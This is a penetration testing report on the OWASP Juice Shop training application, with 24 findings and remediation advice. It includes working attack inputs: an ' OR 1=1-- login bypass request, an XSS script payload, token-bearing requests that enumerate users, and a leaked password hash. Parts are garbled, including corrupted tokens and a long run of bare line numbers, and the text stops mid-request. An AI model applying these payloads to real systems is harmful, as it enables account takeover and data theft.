

# Vulnerability Assessment & Penetration Testing Report

Target Application : OWASP Juice Shop

## Overall Risk Rating:

**CRITICAL**

**Security Standards:** OWASP 10 2025)

**Document Version:** 1.0 Final

**Prepared For:** OWASP Juice Shop Stakeholders

**Prepared By:** Sumit Patil (**Security Consultant**)

**Chief Security Officer**  
**CyberVault**

Signature

**OWASP Juice Shop**  
**Stakeholders**

Signature

# Table of Contents

## 1. Executive Summary

- 1.1 Overall Security Posture
- 1.2 Risk Overview
- 1.3 Severity Distribution
- 1.4 Business Impact Summary

## 2. Engagement Overview

## 3. Application Information

- 3.1 Functionality
- 3.2 User Roles
- 3.3 Technology Stack

## 4. Severity Rating Methodology

## 5. Vulnerability Summary Table

### 6. Detailed Vulnerability Findings

#### 6.1 Critical Severity Findings

- VULN-01: SQL Injection (Authentication Bypass)
- VULN-02: Weak Authentication Enforcement
- VULN-03: Sensitive Data Exposure via API Response
- VULN-04: Insecure JWT Token Handling
- VULN-05: Reflected Cross-Site Scripting (XSS)

#### 6.2 High Severity Findings

- VULN-06: Vertical Privilege Escalation to Administrator
- VULN-07: Insecure Direct Object Reference (IDOR)
- VULN-08: Insecure Third-Party Dependencies
- VULN-09: Forced Browsing
- VULN-10: Horizontal Privilege Escalation
- VULN-11: Insecure CORS Configuration
- VULN-12: Excessive Data Exposure
- VULN-13: DOM-Based Cross-Site Scripting
- VULN-14: Rate Limiting Failure
- VULN-15: Weak Password Policy
- VULN-16: Client-Side Trust Issues
- VULN-17: JWT Mismanagement (No Revocation)
- VULN-18: Insufficient Logging of Failed Logins
- VULN-19: Lack of API Abuse Monitoring
- VULN-20: Cross-Site Request Forgery (CSRF)

#### 6.3 Medium Severity Findings

- VULN-21: Verbose Error Messages Disclosure
- VULN-22: Missing Security Headers
- VULN-23: Improper Exception Handling
- VULN-24: Information Leakage Through Error Responses

## 7. Conclusion & Strategic Roadmap

- Immediate Priorities (0-30 Days)
- Strategic Goals (1-3 Months)
- Final Assessment

# 1. Executive Summary

## 1.1 Overall Security Posture

A comprehensive security assessment was conducted on the **OWASP Juice Shop** web application. The assessment utilized a hybrid methodology combining automated scanning with manual penetration testing techniques.

The application currently exhibits a **CRITICAL** risk posture. The testing team identified systemic failures in core security controls, including broken access control mechanisms, lack of input sanitization, and weak authentication enforcement. These vulnerabilities would allow an external attacker to compromise the confidentiality, integrity, and availability of the application and its user data.

## 1.2 Risk Overview

The assessment identified a total of **24 vulnerabilities**. The most critical issues allow for full administrative account takeover via SQL Injection, execution of arbitrary client-side code (XSS), and unauthorized access to other users' data (IDOR).

## 1.3 Severity Distribution

Severity	Count	Description
Critical	5	Vulnerabilities that allow immediate system compromise or massive data theft.
High	15	Vulnerabilities that provide significant unauthorized access or data exposure.
Medium	4	Vulnerabilities that leak information or degrade security posture.
Low	0	Minor issues or best-practice deviations.

## 1.4 Business Impact Summary

- Financial Loss:** Exploitation of business logic flaws (e.g., manipulating basket prices) could lead to direct revenue loss.
- Reputational Damage:** The exposure of user passwords and personal data via API leaks would severely damage user trust.
- Operational Disruption:** SQL Injection attacks could be used to delete data or corrupt the database, causing service downtime.

## 2. Engagement Overview

Attribute	Details
Application Name	OWASP Juice Shop
Application Type	E-Commerce Web Application
Assessment Type	Vulnerability Assessment & Penetration Testing (Black Box)
Testing Methodology	Manual Exploitation & Automated Scanning
Compliance Standard	OWASP Top 10 (2025)

## 3. Application Information

### 3.1 Functionality

OWASP Juice Shop is an e-commerce platform allowing users to browse products, manage shopping baskets, post reviews, and purchase items. It includes user registration, login, and administrative dashboards.

### 3.2 User Roles

- Guest:** Can browse products and register.
- Standard User:** Can manage profile, basket, and place orders.
- Administrator:** Has elevated privileges to view all users and manage the platform.

### 3.3 Technology Stack

- Frontend:** AngularJS
- Backend:** Node.js (Express framework)
- Database:** SQLite (inferred from error logs)
- Authentication:** JSON Web Tokens (JWT)
- Dependencies:** NPM ecosystem

## 4. Severity Rating Methodology

- Critical:** Exploitation is straightforward and results in root-level compromise, authentication bypass, or massive data exfiltration. Immediate remediation is required.
- High:** Exploitation is difficult but severe, or easy but limited in scope (e.g., specific user compromise). remediation required within 1 week.
- Medium:** Exploitation requires special conditions or results in information leakage that aids further attacks. Remediation required within 1 month.

## 5. Vulnerability Summary Table

ID	Vulnerability Name	Severity	OWASP 2025 Category
01	SQL Injection (Authentication Bypass)	Critical	A05: Injection
02	Weak Authentication Enforcement	Critical	A07: Authentication Failures
03	Sensitive Data Exposure via API	Critical	A04: Cryptographic Failures
04	Insecure JWT Token Handling	Critical	A04: Cryptographic Failures
05	Reflected Cross-Site Scripting (XSS)	Critical	A05:2025 – Injection
06	Vertical Privilege Escalation to Admin	High	A01:2025 – Broken Access Control
07	Insecure Direct Object Reference (IDOR)	High	A01:2025 – Broken Access Control
08	Insecure Third-Party Dependencies	High	A03: Supply Chain Failures
09	Forced Browsing	High	A01:2025 – Broken Access Control
10	Horizontal Privilege Escalation	High	A01:2025 – Broken Access Control
11	Insecure Cross-Origin Resource Sharing	High	A02: Security Misconfiguration
12	Excessive Data Exposure	High	A04: Cryptographic Failures
13	DOM-Based Cross-Site Scripting (XSS)	High	A05: Injection
14	Rate Limiting Failure	High	A07: Authentication Failures
15	Weak Password Policy	High	A07: Authentication Failures
16	Client-Side Trust Issues	High	A01: Broken Access Control
17	JWT Mismanagement	High	A07: Authentication Failures
18	No Logging & Monitoring	High	A09: Logging Failures
19	No Monitoring of Abnormal API Behavior	High	A09: Logging Failures
20	Cross-Site Request Forgery (CSRF)	High	A01: Broken Access Control
21	Verbose Error Messages Disclosure	Medium	A10: Exception Handling
22	Missing Security Headers	Medium	A02: Security Misconfiguration
23	Improper Exception Handling	Medium	A10: Exception Handling
24	Information Leakage Through Error	Medium	A10: Exception Handling

# 6. Detailed Vulnerability Findings

## 6.1 Critical Severity Findings

VULN-01: SQL Injection (Authentication Bypass)

**Severity:** CRITICAL

**OWASP Category:** A05:2025 – Injection

**Affected Component:** /rest/user/login

**Description:** The application constructs SQL queries dynamically using user-supplied input strings. In the login form, the email field is concatenated directly into the database query. By inputting a malicious payload like ' `OR 1=1--`', the attacker alters the query logic to "Return true if the email is empty OR 1 equals 1". The `--` comments out the rest of the query (the password check). This forces the database to return the first record in the `Users` table, which is invariably the Administrator.

**Impact:**

- **Full System Compromise:** Immediate, unauthenticated access to the Administrator account.
- **Data Breach:** Attackers can potentially use UNION-based injection to extract all data from the database.

**PoC (Proof of Concept):**

- **Payload Injection:**


```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
; continueCode=
aXuEhNtEioS3t3cKIptTXsrFrfxHvhgtNIPTjVuKjtPVIqoTRruBnhbntMWIYyF0vSxvtE7cyNfQ2SmK
UgVuERhVRt5YHywszlFVrfqVHJDhWqI7rCqVspw
Content-Length: 42
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
X-User-Email: hello@gmail.com
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Connection: keep-alive

{
  "email": "' OR 1=1-- ",
  "password": "human"
}
```

- Admin Token Response:

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Length: 799
4 Content-Type: application/json; charset=utf-8
5 Date: Mon, 12 Jan 2026 17:07:34 GMT
6 Etag: W/"31f-QV8Ac/v9XIkQS0Lg8LGX8wo8Ngg"
7 Feature-Policy: payment 'self'
8 Nel: {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success": true}
9 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/report"}]}
10 Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=HUTR%2FojRt%2B"
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: /#/jobs
17
18 {
19     "authentication": {
20         "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwidj0iNTkuMDk2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsH0sImlhdCI6MTc2ODIzNzY1NHO.pXHIH",
21         "bid": 1,
22         "uemail": "admin@juice-sh.op"
23     }
24 }
```

- Admin Access Granted:



### Remediation:

- **Parameterized Queries:** Use Prepared Statements for ALL database queries. This ensures input is treated as data, not executable code.
- **ORM Security:** Ensure the ORM (Sequelize) is used correctly with bind parameters (e.g., `replacements: { email: input }`).
- **Input Validation:** Enforce strict email format validation on the server side.

## VULN-02: Weak Authentication Enforcement

**Severity:** CRITICAL

**OWASP Category:** A07:2025 – Authentication Failures

**Affected Component:** API Authorization

**Description:** The application accepts authentication tokens without performing strict validation checks. In some cases, it may accept tokens that are expired, or tokens signed with a known/weak secret (e.g., "None" algorithm or default secrets). It effectively assumes "If a token is present, the user is valid."

**Impact:**

- Auth Bypass:** Attackers can forge tokens to impersonate users.
- Zombie Sessions:** Expired sessions remain active, increasing the window of opportunity for session hijacking.

**PoC (Proof of Concept):**

- Response with Weak Token Validation:**

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /rest/user/whoami HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: localhost:3000		2 Access-Control-Allow-Origin: *	
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZC1EMjMsInVzZXJuYW1lIjoiiwiZWlhaWw1oiJ0cn1AZ2lhaWw1NyT9tIiwicGFnZ3vcmgiO1i50WU5YmFlNjciLyEyOTY3MjUxYzE3NTY5NmYwMGE3MCiisInJvbGU10iJdQNbClliciisImRhbHV4ZVRvaCVuijoiiwiwbGZedExv2zlusXMAi0IxMjcuIC4wIjE1LCJwcmSmaw1Sw1hZZU10i1vT9tZMzZNRz13BLyMxpYySpbWFnZXMvdBsbFCkcykzEWZhdwxOlNz2zyisInRvdHBtZWNyZXQ10i1iLCJpc0JFdg1C2Si6dHJ1ZSw1Y3J1YKp1ZFO1j0iMjAyNi0wMS0uNiAxNDoxNjjoyNi4cMTQgFzAw0jAvIwiZGVsZXR1ZXF0IjpudWxkByXR1ZEF0Ij0iMjAyNi0wMS0uNiAxNDoxNjjoyNi4cMTQgFzAw0jAvIwiZGVsZXR1ZXF0IjpudWxsf5viaWF0IjoxNzY4NTc0ODMhQ. RvWQUl0y31Tp2N1bgaw5Gcf2jkpbelaCpgv-ON382qeLSqUi9m7EBRrBEBn4hzbgazIrt_QXhNCTBwxG0UWgbxE010fSwWeew0CbUiY4z_n3CkpltxQSxDNjb7ZQBJBHHSWRT-uPhYAbhg_xJt07wihThV4EzEhetA-J3U			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		3 X-Content-Type-Options: nosniff	
10 X-User-Email: try@gmail.com		4 X-Frame-Options: SAMEORIGIN	
14 Referer: http://localhost:3000/		5 Feature-Policy: payment 'self'	
16 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=a4QD04Ky0qJ7j2n0vp9EQ38gYVAJ1GMiwWxa1ND5reZRLzm0r6BbmzZBp3; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZC1EMjMsInVzZXJuYW1lIjoiiwiZWlhaWw1oiJ0cn1AZ2lhaWw1NyT9tIiwicGFnZ3vcmgiO1i50WU5YmFlNjciLyEyOTY3MjUxYzE3NTY5NmYwMGE3MCiisInJvbGU10iJdQNbClliciisImRhbHV4ZVRvaCVuijoiiwiwbGZedExv2zlusXMAi0IxMjcuIC4wIjE1LCJwcmSmaw1Sw1hZZU10i1vT9tZMzZNRz13BLyMxpYySpbWFnZXMvdBsbFCkcykzEWZhdwxOlNz2zyisInRvdHBtZWNyZXQ10i1iLCJpc0JFdg1C2Si6dHJ1ZSw1Y3J1YKp1ZFO1j0iMjAyNi0wMS0uNiAxNDoxNjjoyNi4cMTQgFzAw0jAvIwiZGVsZXR1ZXF0IjpudWxkByXR1ZEF0Ij0iMjAyNi0wMS0uNiAxNDoxNjjoyNi4cMTQgFzAw0jAvIwiZGVsZXR1ZXF0IjpudWxsf5viaWF0IjoxNzY4NTc0ODMhQ. RvWQUl0y31Tp2N1bgaw5Gcf2jkpbelaCpgv-ON382qeLSqUi9m7EBRrBEBn4hzbgazIrt_QXhNCTBwxG0UWgbxE010fSwWeew0CbUiY4z_n3CkpltxQSxDNjb7ZQBJBHHSWRT-uPhYAbhg_xJt07wihThV4EzEhetA-J3U			
18 Date: Fri, 16 Jan 2026 14:47:11 GMT		7 Content-Type: application/json; charset=utf-8	
20 Vary: Accept-Encoding		8 Content-Length: 127	
21 Connection: Keep-alive		9 ETag: W/"f-1ghAHZIUW5WluREaoNCxkJ19Y98"	
22 Keep-Alive: timeout=5		10	
24		11	
25		12	
26		13	
27		14	
28		15	
29		16	
30		17	
31		18	
32		19	
33		20	
34		21	
35		22	
36		23	
37		24	
38		25	
39		26	
40		27	
41		28	
42		29	
43		30	
44		31	
45		32	
46		33	
47		34	
48		35	
49		36	
50		37	
51		38	
52		39	
53		40	
54		41	
55		42	
56		43	
57		44	
58		45	
59		46	
60		47	
61		48	
62		49	
63		50	
64		51	
65		52	
66		53	
67		54	
68		55	
69		56	
70		57	
71		58	
72		59	
73		60	
74		61	
75		62	
76		63	
77		64	
78		65	
79		66	
80		67	
81		68	
82		69	
83		70	
84		71	
85		72	
86		73	
87		74	
88		75	
89		76	
90		77	
91		78	
92		79	
93		80	
94		81	
95		82	
96		83	
97		84	
98		85	
99		86	
100		87	
101		88	
102		89	
103		90	
104		91	
105		92	
106		93	
107		94	
108		95	
109		96	
110		97	
111		98	
112		99	
113		100	
114		101	
115		102	
116		103	
117		104	
118		105	
119		106	
120		107	
121		108	
122		109	
123		110	
124		111	
125		112	
126		113	
127		114	
128		115	
129		116	
130		117	
131		118	
132		119	
133		120	
134		121	
135		122	
136		123	
137		124	
138		125	
139		126	
140		127	
141		128	
142		129	
143		130	
144		131	
145		132	
146		133	
147		134	
148		135	
149		136	
150		137	
151		138	
152		139	
153		140	
154		141	
155		142	
156		143	
157		144	
158		145	
159		146	
160		147	
161		148	
162		149	
163		150	
164		151	
165		152	
166		153	
167		154	
168		155	
169		156	
170		157	
171		158	
172		159	
173		160	
174		161	
175		162	
176		163	
177		164	
178		165	
179		166	
180		167	
181		168	
182		169	
183		170	
184		171	
185		172	
186		173	
187		174	
188		175	
189		176	
190		177	
191		178	
192		179	
193		180	
194		181	
195		182	
196		183	
197		184	
198		185	
199		186	
200		187	
201		188	
202		189	
203		190	
204		191	
205		192	
206		193	
207		194	
208		195	
209		196	
210		197	
211		198	
212		199	
213		200	
214		201	
215		202	
216		203	
217		204	
218		205	
219		206	
220		207	
221		208	
222		209	
223		210	
224		211	
225		212	
226		213	
227		214	
228		215	
229		216	
230		217	
231		218	
232		219	
233		220	
234		221	
235		222	
236		223	
237		224	
238		225	
239		226	
240		227	
241		228	
242		229	
243		230	
244		231	
245		232	
246		233	
247		234	
248		235	
249		236	
250		237	
251		238	
252		239	
253		240	
254		241	
255		242	
256		243	
257		244	
258		245	
259		246	
260		247	
261		248	
262		249	
263		250	
264		251	
265		252	
266		253	
267		254	
268		255	
269		256	
270		257	
271		258	
272		259	
273		260	
274		261	
275		262	
276		263	
277		264	
278		265	
279		266	
280		267	
281		268	
282		269	
283		270	
284		271	
285		272	
286		273	
287		274	
288		275	
289		276	
290		277	
291		278	
292		279	
293		280	
294		281	
295		282	
296		283	
297		284	
298		285	
299		286	
300		287	
301		288	
302		289	
303		290	
304		291	
305		292	
306		293	
307		294	
308		295	
309		296	
310		297	
311		298	
312		299	
313		300	
314		301	
315		302	
316		303	
317		304	
318		305	
319		306	
320		307	
321		308	
322		309	
323		310	
324		311	
325		312	
326		313	
327		314	
328		315	
329		316	
330		317	
331		318	
332		319	
333		320	
334		321	
335		322	
336		323	
337		324	
338		325	
339		326	
340		327	
341		328	
342		329	
343		330	
344		331	
345		332	
346		333	
347		334	
348		335 </td	

## VULN-03: Sensitive Data Exposure via API Response

**Severity:** CRITICAL

**OWASP Category:** A04:2025 – Cryptographic Failures

**Affected Component:** /rest/user/whoami

**Description:** The /rest/user/whoami endpoint, which is used to retrieve the current user's profile, returns the *entire* database record for the user. This includes highly sensitive fields such as the MD5 password hash (`password`), the TOTP secret key (`totpSecret`), and internal ID. This is a failure to sanitize the API response object.

**Impact:**

- **Account Compromise:** Exposure of the password hash allows attackers to crack the password offline.
- **MFA Bypass:** Exposure of the `totpSecret` allows an attacker to generate valid 2FA codes, bypassing Multi-Factor Authentication.

**PoC (Proof of Concept):**

- **Password Hash & TOTP Secret Leak:**

```
{
  "status": "success",
  "data": {
    "id": 25,
    "username": "",
    "email": "try@gmail.com",
    "password": "99e9bae675b12967251c175696f00a70",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2026-01-11 10:25:22.897 +00:00",
    "updatedAt": "2026-01-11 10:34:52.959 +00:00",
    "deletedAt": null
  },
  "iat": 1768128169
}
```

**Remediation:**

- **Use DTOs:** Implement Data Transfer Objects (DTOs) to explicitly define which fields are sent to the client (e.g., `username`, `email`, `profilePic`).
- **Exclude Sensitive Fields:** Configure the ORM (Sequelize) to exclude `password` and `totpSecret` from default query results.

---

## VULN-04: Insecure JWT Token Handling

**Severity:** CRITICAL

**OWASP Category:** A04:2025 – Cryptographic Failures

**Affected Component:** Authentication Token

**Description:** The JSON Web Token (JWT) issued by the application contains sensitive Personally Identifiable Information (PII) within its payload, including the user's email address and internal database ID. Furthermore, the token is stored in LocalStorage or an insecure cookie, making it accessible to JavaScript (and thus vulnerable to XSS theft).

**Impact:**

- **Privacy Violation:** Anyone who intercepts the token can Base64 decode it to read the user's email.
- **Session Hijacking:** If the token is stolen via XSS, the attacker gains full access to the account.

**PoC (Proof of Concept):**

- **Decoded JWT Payload:**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Length: 790
4 Content-Type: application/json; charset=utf-8
5 Date: Sun, 11 Jan 2026 10:35:35 GMT
6 Etag: W/"316-5WSapo/p1FoF8DEFkRD9HIGn9gM"
7 Feature-Policy: payment 'self'
8 Nel:
9 {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
10 Report-To:
11 {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=GM70fc9jQYEKtAz5mvB9%2F8ZhdNVRXTLeHhe2CoFRjAY%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&u0026ts=1768127735"}], "max_age": 3600}
12 Reporting-Endpoints:
13 heroku-nel="https://nel.herokuapp.com/reports?s=GM70fc9jQYEKtAz5mvB9%2F8ZhdNVRXTLeHhe2CoFRjAY%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&ts=1768127735"
14 Server: Heroku
15 Vary: Accept-Encoding
16 Via: 1.1 heroku-router
17 X-Content-Type-Options: nosniff
18 X-Frame-Options: SAMEORIGIN
19 X-Recruiting: #/jobs
20 X-XSS-Protection: 1; mode=block
21
22 {
23     "authentication": {
24         "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjUsInVzZXJuYWI1IjoiIiwizWlhaWwiOiJ0cnlAZ2lhaWwuY29tIiwickGFsc3dvcmQiOiI5OWU5YmFlNjclYjEyOTY3MjUxYzE3NTY5NmYwMGE3MCIsInJvbGUiOiJjdXNOb21lcilSImRlbHV4ZWRva2VuIjoiIiwibGFzdExvZ2luSXAi0iIiLCJwcm9maWx1SWlhZ2Ui0iIvYXNzZXRsL3B1YmxpYy5pbWFnZXMvcXbzb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG1ZZS16dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyNi0wMSAxMDoyNToyMi440TcgKzAwOjAwIiwiXbkYXR1ZEFOIjoiMjAyNi0wMSAxMSAxMDoyNDoiMj45NTkgKzAwOjAwIiwiZGVsZXBlZEFOIjpuWxsfSwiaWF0IjoxNzY4MTI3NzM1fQ.KamkAFH1JbuUz7ONjyKwTal_jp0msKDDIaf2cipiXQ_zasmZ6myjhjlAXNMYwJyXU8aTyVRP4kxHiilm0zGFDmhCBxgkZSrFYAS0M2K2qpq_hb52Tg-SbLgn7vc-Oq40h0-U117wVK5P3F17kNSrKfhOBHoMjUsJGGnvXMrJbmo",
25         "bid": 7,
26         "umail": "try@gmail.com"
27     }
28 }

```

## Remediation:

- Opaque Tokens:** Avoid putting PII in the token. Use a random session reference ID if possible.
- Secure Storage:** Store the JWT in an `HttpOnly`, `Secure`, `SameSite=Strict` cookie to prevent client-side access (XSS mitigation).
- Encryption:** If data must be in the token, encrypt the JWT (JWE) instead of just signing it (JWS).

## VULN-05: Reflected Cross-Site Scripting (XSS)

**Severity:** CRITICAL

**OWASP Category:** A05:2025 – Injection

**Affected Component:** /search

**Description:** Reflected XSS occurs when an application receives data in an HTTP request (like a search term) and includes that data within the immediate response in an unsafe way.


The Juice Shop search bar echoes the user's input directly into the HTML without escaping special characters. An attacker can craft a link containing malicious JavaScript (e.g., `<script>alert(1)</script>`). If a victim clicks this link, the script executes in their browser.

#### Impact:

- **Session Hijacking:** The script can send the user's session cookies to the attacker.
- **Phishing:** The script can redraw the page to look like a fake login prompt.

#### PoC (Proof of Concept):

- **XSS Alert Box Execution:**



#### Remediation:

- **Context-Aware Encoding:** Encode all user-supplied data before rendering it in the browser.
- **Content Security Policy (CSP):** Implement a CSP that disallows inline scripts.

## 6.2 High Severity Findings

### VULN-06: Vertical Privilege Escalation to Administrator

**Severity: HIGH**

**OWASP Category:** A01:2025 – Broken Access Control

**Affected Component:** /api/Users

**Description:** Vertical Privilege Escalation occurs when a lower-privileged user accesses functions reserved for higher-privileged roles. The `/api/Users` endpoint, which returns a list of all registered users, lacks a role verification check. A standard "customer" account can query this endpoint and retrieve the full user database, including the Administrator's email and details. The backend logic assumes that only the UI would hide this link, failing to protect the API route itself.

### Impact:

- **Confidentiality:** Complete exposure of the user database (PII leakage).
- **Security Posture:** Attackers can identify the admin email address ([admin@juice-sh.op](mailto:admin@juice-sh.op)) to target for brute-force or phishing attacks.

### PoC (Proof of Concept):

- **Standard User Requesting Admin Data:**

```
GET /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZC
I6MjUsInVzZXJuYWl1IjoiiIwiZWlhaWwiOiJ0cnlAZ2lhaWwuY29tIiwigGFzc3dvcmQiOiI50WU5Y
mFlNjclYjEyOTY3MjUxYzE3NTY5NmYwMGE3MCIsInJvbGUiOiJjdXNOb21lciiIsImRlbHV4ZVRva2Vu
IjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWx1SWlhZ2UiOiIvYXNzZXrL3B1YmxpYy9pbWFnZX
vdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YX
R1ZEFOIjoiMjAyNi0wMS0xMCAxMDol0To0My4zNDYgKzAw0jAwIiwigXBR1ZEFOIjoiMjAyNi0wM
S0xMCAxMT0zONzowNy4zNjcgKzAw0jAwIiwiZGVsZXpR1ZEFOIjpudWxsfSwiaWF0IjoxNzY4MDQ1NjQy
fQ.XYHtCFuc3cKcYyiGptz8TOMGK4kDJEJCuFy_5mfCYQeluoEve06bNW_lu5Y2n-VY8VG0FXfh9UQ
uoEOKoh6GLHUIcmoYih_pA6yXtKWyKnvDNBJlh7gd2emkb2A8Myu_g1H3VgR4yCFgI2V66cNx5QMtaD
antmyJ4PcDoFeaZU
X-User-Email: try@gmail.com
```

- **Response showing Admin Account:**

```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "username": "",
      "email": "admin@juice-sh.op",
      "role": "admin",
      "deluxeToken": "",
      "lastLoginIp": "",
      "profileImage": "assets/public/images/uploads/defaultAdmin.png",
      "isActive": true,
      "createdAt": "2026-01-10T11:51:02.588Z",
      "updatedAt": "2026-01-10T11:51:02.588Z",
      "deletedAt": null
    },
    {
      "id": 2,
      "username": "",
      "email": "jim@juice-sh.op",
      "role": "customer",
      "deluxeToken": "",
      "lastLoginIp": "",
      "profileImage": "assets/public/images/uploads/default.svg",
      "isActive": true,
      "createdAt": "2026-01-10T11:51:02.588Z",
      "updatedAt": "2026-01-10T11:51:02.588Z",
      "deletedAt": null
    },
    {
      "id": 3,
      "username": "",
      "email": "bender@juice-sh.op",
      "role": "customer",
      "deluxeToken": "",
      "lastLoginIp": "",
      "profileImage": "assets/public/images/uploads/default.svg",
      "deletedAt": null
    }
  ]
}
```

#### Remediation:

- **Role-Based Access Control (RBAC):** Implement a strict check: `if (user.role !== 'admin') return 403 Forbidden;`.
- **Route Protection:** Ensure all administrative routes are grouped and protected by a centralized administrative middleware.
- **Principle of Least Privilege:** Standard users should never have read access to the `Users` table.

---

#### VULN-07: Insecure Direct Object Reference (IDOR) on Basket Items

**Severity: HIGH**

**OWASP Category:** A01:2025 – Broken Access Control

**Affected Component:** /api/BasketItems

**Description:** Insecure Direct Object Reference (IDOR) occurs when an application provides direct access to objects based on user-supplied input. In this instance, the API endpoint for managing shopping basket items relies solely on the **BasketId** parameter sent in the request body/URL to identify which basket to modify. The application fails to verify on the server side whether the currently authenticated user is the legitimate owner of that **BasketId**. Consequently, a malicious actor can enumerate valid IDs and view or modify the shopping carts of other customers.

**Impact:**

- **Confidentiality:** Attackers can view the purchasing habits and cart contents of any user.
- **Integrity:** Attackers can inject items into other users' carts or remove existing items, causing confusion and potential financial fraud.
- **Business Impact:** Loss of customer trust and integrity of the ordering process.

**PoC (Proof of Concept):**

- **Step 1:** Intercept a request to view your own basket (ID 24).

```
GET /api/Products/24?d=Sat%20Jan%2010%202026 HTTP/1.1
Host: juice-shop.herokuapp.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
jYtMDEtMTAgMDk6NDI6MjUuMTE2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbnH0sImlhdCI6MTc2OD
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, /*
X-User-Email: try@gmail.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Referer: http://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismi
